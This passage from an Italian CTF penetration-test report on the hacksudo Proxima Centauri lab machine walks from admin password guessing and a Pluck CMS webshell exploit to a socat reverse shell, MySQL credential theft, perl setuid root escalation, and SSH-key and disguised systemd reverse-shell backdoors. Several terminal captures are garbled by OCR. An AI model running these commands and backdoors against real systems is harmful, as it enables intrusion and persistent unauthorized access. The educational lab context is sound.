10	proximatravel	200	2			1626	
11	<b>hacktheplanet</b>	200	2			1452	<b>Password correct.</b>
12	blackhole	302	2			336	
13	hacksuoplanet	302	2			337	
14	vishalastro	302	1			336	
15	alfab	302	1			337	
16	Ittry for proxima centauri, this is blackhole effect	302	1			336	

Figura 5.35: Risultati bruteforce della password

La password corretta quindi risulta essere *hacktheplanet*.

## 5. VULNERABILITY MAPPING

Proviamo quindi ad accedere come amministratore tramite la pagina login.php e...

The screenshot shows the 'start' page of the pluck administration center. At the top, there is a warning message: 'Be careful with clicking links, they might compromise your website. Your installation is not secured with measures to protect it.' Below the header, there are several menu items: 'view site', 'start', 'pages', 'modules', 'options', and 'log out'. A sidebar on the right indicates '1 items in trashcan' and 'pluck is up-to-date'. The main content area has a heading 'start' and a sub-section 'Welcome to the administration center of pluck.' It says 'Here you can manage your website. Choose a link in the menu at the top of your screen.' Below this, there is a 'more...' section with three items: 'take a look at your website' (with a globe icon), 'credits' (with a star icon), and 'Check writable options' (with a checkmark icon).

Figura 5.36: Accesso alla pagina admin dopo login

### 5.6.4 Database Assessment

Nell’ambito dell’analisi manuale dell’applicazione web, è stata effettuata una valutazione del database per rilevare possibili vulnerabilità. Sono stati analizzati URL con parametri e form per identificare potenziali punti di iniezione SQL. Utilizzando SQLMap, sono stati eseguiti test specifici per rilevare vulnerabilità di SQL injection nei vari punti di input dell’applicazione.

#### Form testati

L’unico form presente è quello di login nella pagina login.php. Lanciando l’autenticazione dalla pagina con l’apposito bottone ”Log in” e catturando la richiesta POST con l’utilizzo di un proxy (Foxy proxy) e visualizzando la richiesta con Burp Suite

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'Intercept' tab, a captured POST request for 'http://10.0.2.8:80' is displayed. The request details show the following headers and body:


```
1 POST /Login.php HTTP/1.1
2 Host: 10.0.2.8
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 28
9 Origin: http://10.0.2.8
10 Connection: keep-alive
11 Referer: http://10.0.2.8/Login.php
12 Cookie: PHPSESSID=cfd0i94n0imgrti7jgrgnj2fi
13 Upgrade-Insecure-Requests: 1
14 conti=1&bogus=&submit=Log+in|
15
```

Figura 5.37: Cattura richiesta POST del login

Copiamo l’intera richiesta e la copiamo in un file denominato req.txt

```
> sqlmap -r req.txt
```

## 5. VULNERABILITY MAPPING




```
File Actions Edit View Help
GNU nano 8.0
POST /login.php HTTP/1.1
Host: 10.0.2.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: http://10.0.2.8
Connection: keep-alive
Referer: http://10.0.2.8/login.php
Cookie: PHPSESSID=cfd0194n0imgrti7jgrgnj2f1
Upgrade-Insecure-Requests: 1

cont1=1&bogus=&submit=Log+in
```


Figura 5.38: File creato con richiesta

Il seguente comando viene utilizzato per eseguire un test di SQL injection utilizzando una richiesta HTTP salvata in un file




```
[14:10:32] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:10:32] [WARNING] POST parameter 'cont1' does not seem to be injectable
[14:10:32] [INFO] testing if POST parameter 'bogus' is dynamic
[14:10:32] [WARNING] POST parameter 'bogus' does not appear to be dynamic
[14:10:32] [WARNING] heuristic (basic) test shows that POST parameter 'bogus' might not be injectable
[14:10:32] [INFO] testing for SQL injection on POST parameter 'bogus'
[14:10:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:10:32] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:10:32] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRA)'
```

Figura 5.39: Output di SQLmap su parametro cont1



```
[14:10:33] [INFO] testing generic UNION query (NULL) - 1 to 10 columns
[14:10:33] [WARNING] POST parameter 'bogus' does not seem to be injectable
[14:10:33] [INFO] testing if POST parameter 'submit' is dynamic
[14:10:33] [WARNING] POST parameter 'submit' does not appear to be dynamic
```

Figura 5.40: Output di SQLmap su parametro bogus



```
[14:10:33] [INFO] testing 'Oracle AND time-based blind'
[14:10:34] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:10:34] [WARNING] POST parameter 'submit' does not seem to be injectable
[14:10:34] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
```


Figura 5.41: Output di SQLmap su parametro submit

L'output di SQLMap indica che il tool non è riuscito a trovare vulnerabilità di SQL injection nei parametri testati della richiesta HTTP fornita.

### Url con parametri

Per verificare la presenza di vulnerabilità di SQL injection su un URL con parametri, è stato usato il seguente comando:

```
> sqlmap -u "http://10.0.2.8/?file=hacksudo-proxima-centauri" -p file --dbs
```



```
[14:18:18] [INFO] testing Microsoft SQL Server/8.0 base time-based blind (1)
[14:18:28] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[14:18:29] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:18:29] [WARNING] GET parameter 'file' does not seem to be injectable
[14:18:29] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[14:18:29] [WARNING] HTTP error codes detected during run: 404 (Not Found) - 15 times
```

Figura 5.42: Output di SQLmap su url http://10.0.2.8/?file=hacksudo-proxima-centauri

Anche in questo caso l'output di SQLMap indica che il tool non è riuscito a trovare vulnerabilità di SQL injection nel parametro dell'url analizzato.

# CAPITOLO 6

---

## Target Exploitation

---

In questa sezione esploreremo l'exploit relativo alla vulnerabilità CVE-2020-29607 di Pluck CMS.

### 6.1 Breve descrizione della vulnerabilità CVE-2020-29607

La CVE-2020-29607 è una vulnerabilità critica presente in Pluck CMS versioni precedenti alla 4.7.13, che permette agli utenti con privilegi amministrativi di aggirare le restrizioni di caricamento file tramite la funzionalità "manage files". Questo consente di caricare file potenzialmente dannosi che possono portare all'esecuzione remota di codice sul sistema ospite, come descritto nel dettaglio nella pagina NVD del NIST: <https://nvd.nist.gov/vuln/detail/CVE-2020-29607>.

### 6.2 Requisiti per lo sfruttamento

Per sfruttare con successo l'exploit (<https://www.exploit-db.com/exploits/49909>) della vulnerabilità CVE-2020-29607, è necessario conoscere la password dell'amministratore. Durante la fase di Vulnerability Mapping, la password è stata scoperta correttamente quindi non ci resta che avviare lo script.

### 6.3 Fasi dello sfruttamento

1. Scaricare l'exploit dal link fornito: <https://example.com/49909.py>
2. Lanciare l'exploit utilizzando il seguente comando Python:

```
> python3 49909.py 10.0.2.8 80 hacktheplanet ""
```

### 6.4 Conseguenze dello sfruttamento

Lo script Python esegue una serie di operazioni per poi caricare una webshell nel sistema vulnerabile raggiungibile tramite browser all'indirizzo evidenziato dall'output.

```
(root㉿kali)-[~/home/kali/Downloads]
# python3 49909.py 10.0.2.8 80 hacktheplanet ""

Authentication was successful, uploading webshell
Uploaded Webshell to: http://10.0.2.8:80/files/shell.phar
```

Figura 6.1: Comando e output dell'exploit

In particolare apprendo il link si otterrà questo:




Figura 6.2: Webshell caricata dall'exploit

Siccome la webshell era limitante, tramite il seguente comando è stata ottenuta un reverse shell interattiva (tty). Sulla webshell è stato inserito il seguente comando:

```
> socat TCP:10.0.2.4:1234 EXEC:'bash',pty,stderr,setsid,sigint,sane
```

Sulla macchina attaccante è stato aperto un listener con netcat

```
> nc -nlvp 1234
```

Con tale risultato

```
(root㉿kali)-[~/home/kali]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.8] 42954
www-data@ProximaCentauri:/var/www/html/files$
```

Figura 6.3: Reverse shell ottenuta

## 6. TARGET EXPLOITATION

---

Successivamente, durante l'analisi del sistema compromesso, è stato scoperto un file con permessi di lettura *mysql.bak* nella directory *var/backup* del sistema.

rw-----	1	root	root	734	Jun	5	2021	group.bak
rw-----	1	root	shadow	609	Jun	5	2021	gshadow.bak
r--r--r--	1	root	root	2895	Jun	5	2021	mysql.bak
rw-----	1	root	root	1562	Jun	5	2021	passwd.bak

Figura 6.4: Permessi del file mysql.bak

Da qui con un semplice comando

```
> cat mysql.bak
```

ciò che otteniamo è questo: Da qui otteniamo queste informazioni

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'proximacentauri' );

/** MySQL database username */
define( 'DB_USER', 'alfauser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'passw0rd' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

Figura 6.5: Contenuto del file mysql.bak

- Nome del database: proximacentauri
- Utente del database: alfauser
- Password del database: passw0rd

```
www-data@ProximaCentauri:/var/backups$ mysql -ualfauser -ppassw0rd
mysql -ualfauser -ppassw0rd/var/backups$ php -r '$sock=fsockopen("10.0.2.4",1234);exe
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 39
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Figura 6.6: Autenticazione su mysql tramite credenziali scoperte

## 6. TARGET EXPLOITATION

---

```
MariaDB [(none)]> show databases; kups#  
show databases;  
+-----+  
| Database      |  
+-----+  
| information_schema |  
| mysql          |  
| performance_schema |  
| proximacentauri   |  
+-----+  
4 rows in set (0.005 sec)  
  
MariaDB [(none)]> █
```

Figura 6.7: Visualizzazione database

```
MariaDB [(none)]> use proximacentauri; php -r '$sock=fsockopen("10.0.2.4",1234)  
use proximacentauri;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
MariaDB [proximacentauri]> show tables;php -r '$sock=fsockopen("10.0.2.4",1234)  
show tables;  
+-----+  
| Tables_in_proximacentauri |  
+-----+  
| authors                  |  
+-----+  
1 row in set (0.001 sec)  
  
MariaDB [proximacentauri]> █
```

Figura 6.8: Selezione database e visualizzazioni tabelle

```
I row in set (0.001 sec)  
  
MariaDB [proximacentauri]> select * from authors;ock=fsockopen("10.0.2.4",1234)  
select * from authors;  
+-----+-----+-----+-----+  
| id   | name    | password           | email        |  
+-----+-----+-----+-----+  
| 1    | proxima  | alfabentauri123  | vishal@hacksudo.com |  
+-----+-----+-----+-----+  
1 row in set (0.002 sec)  
  
MariaDB [proximacentauri]> █
```

Figura 6.9: Query su tabella authors

Le credenziali ottenute dalla query sono quelle che consentono all’utente con nome ”proxima” di autenticarsi nel sistema utilizzando la password ”alfacentauri123”.

## 6. TARGET EXPLOITATION

---

Provando ad autenticarci via ssh come proxima (assicurandoci di avere fatto il port knocking e quindi avere la porta aperta), otteniamo:

```
(root㉿kali)-[~/home/kali]
# ssh proxima@10.0.2.8

#m m p0wny@shell:/var/backups# php -r '$sock=fsockopen("10.0.2.4",1234);exec("bash <&3
# # mmm mmm# # m mmm m m mmm# mmm
#mmmm# " # " # m" # " # " # "# "# "
# " # m""# "# " "m" # " # " # "# "
# " # "mm" "#mm" # "m "mmm" "mm"# "#m#
+++++++++++++++++++++++++++++++++++++
www.hacksudo.com @blackhole effect #vishal_waghmare @twitter#vishalhwaghmare exec("bash <&3
#-
#hey dear you might be survive due to blackhole effect so try 2 get right path#
#-
did you tried?cont1="https://github.com/hacksudo/fog-hacksudo/blob/main/blackhole.lst^
proxima@10.0.2.8's password:
Linux ProximaCentauri 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 bash <&3
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat May 18 17:14:52 2024 from 10.0.2.4
proxima@ProximaCentauri:~$ █
```

Figura 6.10: Autenticazione via ssh con credenziali trovate nella tabella authors

### 6.4.1 Cattura user.txt

Una volta entrati nel sistema come proxima, catturiamo la bandierina user.txt, presente nella directory /home.

```
proxima@ProximaCentauri:~$ ls
alfaA alfaB proximaCentauriA proximaCentauriB user.txt
proxima@ProximaCentauri:~$ cat user.txt
p0wny@shell:/var/backups# php -r '$sock=fsockopen("10.0.2.4",1234);

user owned
www.hacksudo.com/contact
www.twitter.com/vishalhwaghmare
flag{8b64d2451b7a8f3fd17390f88ea35917}
proxima@ProximaCentauri:~$ █
```

Figura 6.11: Cattura della bandierina user.txt

# CAPITOLO 7

---

## Post Exploitation

---

### 7.1 Privilege Escalation

#### 7.1.1 Ricerca di eseguibili con SUID settato

Durante questa fase ci troviamo già all'interno della macchina, autenticati come utente "proxima". Uno dei primi passi per l'escalation dei privilegi è cercare file con il bit SUID (Set User ID) settato. I file con questo bit eseguono con i privilegi dell'utente proprietario del file, spesso l'utente root.

L'esecuzione del comando seguente ci permette di trovare tutti i file nel sistema con il bit SUID settato:

```
> find / -perm /u+s 2> /dev/null
```

Dopo aver eseguito il comando, otteniamo il seguente output:

```
proxima@ProximaCentauri:~$ find / -perm /u+s 2> /dev/null
/usr/bin/subsite. Your installation is not secured with measures to protect
/usr/bin/mount
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/newgrp  ↗ options  ↗ log out
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
```

Figura 7.1: Comando find per ricercare file con bit SETUID alzato

### Ricerca manuale su GTFOBINS

A questo punto è stata effettuata una ricerca manuale sul sito GTFOBins <https://gtfobins.github.io>, il quale elenca molti binari Unix che possono essere sfruttati per bypassare le restrizioni di sicurezza e ottenere l'escalation dei privilegi.

Quindi per ciascun file dell'output, procediamo come segue:

1. Accedere a GTFOBins;
2. Cercare il file: inserimento del nome del file nella barra di ricerca.
3. Verificare le tecniche di sfruttamento: Se il file è elencato, GTFOBins mostrerà diverse tecniche per sfruttarlo. In particolare, ogni file avrà diverse funzioni, ma a noi interessa quando un eseguibile ha la *funzione SUID*.


### Risultati ricerca

La ricerca su GTFOBins per ciascun file non ha trovato tecniche di sfruttamento specifiche con funzione SUID che potrebbero essere utilizzate per ottenere privilegi elevati.

#### 7.1.2 Esplorazione del comando sudo -l

Il comando *sudo -l* è molto utile per verificare quali comandi possono essere eseguiti con privilegi elevati senza dover fornire una password, o per vedere se ci sono restrizioni specifiche sui comandi che un utente può eseguire utilizzando sudo.

In particolare, il comando in questione eseguito sulla macchina target ha dato il seguente output:



```
proxima@ProximaCentauri:~$ sudo -l
-bash: sudo: command not found
proxima@ProximaCentauri:~$ [REDACTED]
p0wny@shell:/var/backups# php
p0wny@shell:/var/backups# php
[REDACTED]
```

Figura 7.2: Comando sudo -l

L'output del comando significa che il comando *sudo* non è installato o non è disponibile nel percorso di ricerca dell'utente corrente.

### 7.1.3 Ricerca delle capabilities

Le *capabilities* in Linux sono un meccanismo per concedere a processi specifici permessi di accesso privilegiati senza dover eseguire l'intero processo con privilegi di root. Invece di concedere tutti i privilegi di root a un processo, è possibile assegnargli solo le capabilities necessarie per svolgere determinate operazioni speciali.

Il comando per ricercare le capabilities nel sistema è il seguente:

```
> getcap -r / 2> /dev/null
```

In particolare, il seguente comando è utilizzato per trovare e visualizzare le capabilities assegnate ai file all'interno della radice del filesystem / in Linux.

```
proxima@ProximaCentauri:~$ getcap -r / 2>/dev/null  
/home/proxima/proximaCentauriA/perl = cap_setuid+epme  
/usr/bin/ping = cap_net_raw+ep
```

Figura 7.3: Comando getcap

### Ricerca manuale su GTFOBins per le capabilities

A questo punto, eseguiamo una ricerca manuale sul sito GTFOBins per identificare tecniche di sfruttamento che coinvolgono capabilities. Questo ci permetterà di trovare metodi per utilizzare i file trovati tramite il comando getcap -r /.

1. Accedere a GTFOBins;
2. Cercare il file: Inserimento del nome di ciascun file ottenuto dall'output di getcap -r / nella barra di ricerca di GTFOBins;
3. Verificare le tecniche di sfruttamento: se il file è elencato su GTFOBins, esso avrà diverse funzioni, ma a noi interessa in questo caso se il file ha la *funzione Capabilities*.

### Risultati ricerca

perl

Binary	Functions
perl	Shell   Reverse shell   File read   SUID   Sudo   Capabilities

Figura 7.4: Perl su GFTOBINS

### Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which perl) .
sudo setcap cap_setuid+ep perl

./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

Figura 7.5: Capabilities di perl

L'eseguibile perl situato in `/home/proxima/proximaCentauriA/perl` ha le capabilities `cap_setuid+ep`, indicando che è impostato con il bit SUID (Set User ID) e ha anche capacità di esecuzione del programma (ep).

Spostandoci nella cartella `/home/proxima/proximaCentauriA/` è possibile visualizzare diversi eseguibili, quello evidenziato è l'eseguibile considerato nell'analisi:

```
proxima@ProximaCentauri:~$ cd proximaCentauriA
proxima@ProximaCentauri:~/proximaCentauriA$ ls
make_multiple_custom_sandbox  make_sandbox_from_url    peekfd          perldoc      py3compile   python3
make_multiple_sandbox        mapscrn                perf            perlivp      py3versions  python3.7
make_replication_sandbox    mariadb                perl            perlthunks  pydoc3       python3.7m
make_sandbox                 mariadb-check         perl5.28.1      perror       pydoc3.7     python3m
make_sandbox_from_installed mariadb-service-convert perl5.28-x86_64-linux-gnu  php          pygettext3  runcon
make_sandbox_from_source    mawk                  perlbug        py3clean     pygettext3.7
proxima@ProximaCentauri:~/proximaCentauriA$ █
```

Figura 7.6: Contenuto della directory `/home/proxima/proximaCentauriA/`

A questo punto non resta che sfruttare quanto scritto su GFTOBins, in particolare tramite il seguente comando:

```
> ./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

quello che otteniamo è il seguente comportamento:

```
proxima@ProximaCentauri:~/proximaCentauriA$ ./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
# id
uid=0(root) gid=1001(proxima) groups=1001(proxima)
# whoami
root
```

Figura 7.7: Shell di root acquisita

#### 7.1.4 Cattura della bandierina root.txt

Dopo aver ottenuto l'accesso alla shell di root nel contesto della sfida CTF, l'obiettivo è catturare la bandierina `root.txt`. Questo file è solitamente posizionato in una directory protetta a cui solo l'utente root ha accesso diretto.

In particolare, lanciando il seguente comando è stato possibile trovare velocemente la bandierina:

```
> find / -type f -name "root.*" 2> /dev/null
```

## 7. POST EXPLOITATION

---

L'output è stato:

```
root@ProximaCentauri:~/proximaCentauriA# find / -type f -name "root.*" 2> /dev/null  
/root/root.txt
```

Figura 7.8: Comando per cercare il file root.txt nel filesystem

A questo punto, è facile concludere la sfida:

```
root@ProximaCentauri:/# cat /root/root.txt  
proxima centauri —→
```

The text "proxima centauri —→" is followed by a large, faint watermark or bandierina. The watermark features a central vertical line with diagonal lines extending from it, creating a shape reminiscent of a flag or a map. It is composed of various characters like ' ', ',', ':', '|', '/', '\', '(', ')', '.', and '^'. Below this, there is more faint, illegible text that appears to be a continuation of the watermark's pattern.

Figura 7.9: Cattura bandierina root.txt

## 7.2 Maintaining access

Durante questa fase, l'obiettivo è garantire un accesso persistente al sistema target per consentire connessioni future senza dover riacquisire l'accesso ogni volta.

## 7.2.1 SSH Backdoor

Una strategia efficace è stabilire una backdoor SSH inserendo la nostra chiave pubblica nella macchina target. Questo ci permette di autenticarci senza password, mantenendo l'accesso sicuro e gestibile.

## Procedura

1. Generazione di una nuova coppia di chiave SSH tramite comando `ssh-keygen` sul sistema attaccante
  2. Copia del contenuto della chiave pubblica ( `/.ssh/id_rsa.pub` di default) sul server target nel file `/.ssh/authorized_keys` dell’utente desiderato.

```
root@ProximaCentauri:/root# cat id_rsa.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAIJgTyvVfxe9tc2mTGzAQYmOR+40bK42ppe9ou01WQj6+ kali㉿kali
root@ProximaCentauri:/root# cat id_rsa.pub >> .ssh/authorized_keys
root@ProximaCentauri:/root# cd .ssh/
root@ProximaCentauri:/root/.ssh# ls
authorized_keys
root@ProximaCentauri:/root/.ssh# cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAIJgTyvVfxe9tc2mTGzAQYmOR+40bK42ppe9ou01WQj6+ kali㉿kali
```

Figura 7.10: Serie di comandi per descrivere il procedimento di copia della chiave

3. Connessione al server target utilizzando la chiave privata SSH generata nel passo 1.  
*Bisogna assicurarsi sempre che la porta SSH sia aperta, tramite port knocking*

```
(kali㉿kali)-[~/ssh]
$ ssh root@10.0.2.8 -i id_rsa

#m m # mmm mmm # m mmm m m mmm# mmm
#mmmm# " # " "# m" "# " "# "# "# "# "
# " # m""# "# "# ""m "# "# "# "# "# "
# "# "mm#" "#mm" "# "m "mmm" "mm" "# "#m#" "#m#"
#+-----+
www.hacksudo.com @blackhole effect #vishal_waghmare @twitter#vishalwaghmare
#
#hey dear you might be survive due to blackhole effect so try 2 get right path#
#
did you tried?cont1=^https://github.com/hacksudo/fog-hacksudo/blob/main/blackhole.lst^
Linux ProximaCentauri 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jun  5 09:22:48 2021
root@ProximaCentauri:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ProximaCentauri:~#
```

Figura 7.11: Comando per connettersi ad ssh tramite chiave privata

### 7.2.2 Utilizzo di Systemd come backdoor

Systemd può essere utilizzato come backdoor configurando un servizio che esegue un comando arbitrario all'avvio del servizio.

1. Creazione di un servizio systemd: per cercare di offuscare la backdoor al servizio è stato dato un nome simbolico

```
root@ProximaCentauri:/# cd /etc/systemd/system/  
root@ProximaCentauri:/etc/systemd/system# touch system-update.service
```

Figura 7.12: Comando per creazione di un nuovo servizio systemd

2. Configurazione del servizio:

```
[Unit]  
Description=System Update Service  
After=network.target  
  
[Service]  
Type=simple  
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.0.2.4/4444 0>&1'  
Restart=on-failure  
RestartSec=60  
  
[Install]  
WantedBy=multi-user.target
```




Figura 7.13: Contenuto del nuovo servizio creato

3. Abilitazione e avvio del servizio

```
root@ProximaCentauri:/etc/systemd/system# systemctl daemon-reload  
root@ProximaCentauri:/etc/systemd/system# systemctl enable system-update.service  
Created symlink /etc/systemd/system/multi-user.target.wants/system-update.service → /etc/systemd/system/system-update.service.  
root@ProximaCentauri:/etc/systemd/system# systemctl start system-update.service
```

Figura 7.14: Abilitazione e avvio servizio

## 7. POST EXPLOITATION

